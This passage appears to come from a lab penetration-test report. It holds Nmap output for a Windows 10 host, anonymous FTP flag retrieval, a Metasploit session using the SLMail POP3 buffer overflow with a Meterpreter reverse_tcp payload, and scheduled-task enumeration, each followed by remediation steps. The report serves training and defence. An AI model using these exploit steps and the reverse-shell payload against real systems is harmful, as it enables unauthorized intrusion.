150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (11.7173 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~/Desktop]
└─# ls
'Day 1'    flag-2.txt    flag3.txt    github_flag1.txt
'Day 2'    flag2.txt     flag4.txt

┌──(root💀kali)-[~/Desktop]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~/Desktop]
└─#
```




```
TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00068s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, X
RN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HE
P NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
```


Affected Hosts	FTP Server at IP address 172.22.117.20
Remediation	1. **Disable Anonymous FTP Access**: Configure the FTP server to require authenticated users only and restrict access permissions accordingly. 2. **Update FTP Software**: Upgrade FileZilla Server to the latest stable version to patch known security vulnerabilities. 3. **Implement Access Controls**: Use firewall rules to limit access to the FTP service to only trusted IP addresses. 4. **Encrypt FTP Traffic**: Use FTPS (FTP Secure) to ensure data in transit is encrypted, reducing the risk of interception. 5. **Monitor and Log FTP Access**: Enable logging to detect unauthorized access attempts and regularly review these logs for suspicious activity. 6. **Disable Unnecessary Services**: Ensure only necessary ports and services are running on the server to reduce the attack surface.

Windows Server Vulnerability 4	Findings
Title	Flag 4 - Metasploit - SLMail Buffer Overflow Exploit: CVE-2003-0264
Risk Rating	Critical (9/10)
Description	This flag is obtained by exploiting a buffer overflow vulnerability in the SLMail service, a known vulnerable POP3 email server. The vulnerability allows an attacker to gain unauthorized remote access to the target system with system-level privileges. The exploit involves using the Metasploit Framework to deploy a payload that provides remote shell access. **Exploitation Details**: 1. **Discovery**: The initial Nmap scan identified multiple open ports, including FTP, SMTP, POP3, and HTTP. Port 110 showed the SLMail service, which is known to be vulnerable to buffer overflow attacks. 2. **Exploit**: Using Metasploit, the exploit module exploit/windows/pop3/seattlelab_pass was selected. Configuration involved setting the target's IP (RHOST) and local IP (LHOST). The exploit attempts to overflow the POP3 service to inject and execute a payload that grants a Meterpreter shell. 3. **Payload**: The payload used is windows/meterpreter/reverse_tcp, which opens a reverse shell connection to the attacker's machine. 4. **Post-Exploitation**: After gaining access, the command shell was used to navigate to the system directory, listing the files and reading flag4.txt. **Impact**: Successful exploitation of this vulnerability gives an attacker complete control over the target system. This includes the ability to execute arbitrary commands, access sensitive data, escalate privileges, and further compromise the network.

Images	




```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail
5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/po
p3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.29.75.33
LHOST => 172.29.75.33
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process
                                        , none)
   LHOST     172.29.75.33     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.29.75.33:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection
with (172.22.117.20:110) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) >
```




```
TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00068s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, X
RN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HE
P NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
```

Affected Hosts	Windows machine running SLMail 5.5 (observed IP: 172.22.117.20). The service exposes a buffer overflow vulnerability on TCP port 110 (POP3).
Remediation	1. **Update or Decommission Vulnerable Software**: SLMail is outdated and should be replaced with a secure alternative. If continued use is necessary, ensure it is patched (though most legacy versions lack updates). 2. **Firewall Restrictions**: Limit access to critical services like POP3 to trusted IP addresses only and block unnecessary ports. 3. **Intrusion Detection and Prevention**: Implement IDS/IPS solutions to detect and block malicious activity targeting known vulnerabilities. 4. **Regular Security Assessments**: Conduct frequent vulnerability scans and penetration tests to identify and remediate high-risk exposures.


Windows Server Vulnerability 5	Findings
Title	Flag 5 - Common Tasks - Scheduled Task Exploit
Risk Rating	High (8/10)
Description	Flag 5 focuses on exploiting a scheduled task on a compromised Windows 10 system. After gaining access to the target system, the attacker identifies a suspicious scheduled task named "flag5" configured to execute malicious commands. This task is set to run at system logon and at idle time, leveraging the cmd.exe and PowerShell.exe to perform potentially harmful actions. The task runs under the "sysadmin" user account, providing elevated privileges. The attacker can identify this issue through basic enumeration commands or specific queries using the schtasks command to list and view the details of scheduled tasks. ***NEED HOSTS **Exploit Details:** An attacker who gains access to the system can use commands such as schtasks /query to enumerate all scheduled tasks. Misconfigured tasks can provide unauthorized access to execute arbitrary code, maintain persistence, or further elevate privileges on the system. The flag retrieval involved reviewing the task details to understand its purpose and misconfiguration.


Images	




```
C:\Program Files (x86)\SLmail\System>schtasks /query /tn "\flag5" /fo LIST /v
schtasks /query /tn "\flag5" /fo LIST /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        9/19/2024 3:04:28 AM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry Fo
r 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        9/19/2024 3:04:28 AM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry Fo
r 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
```

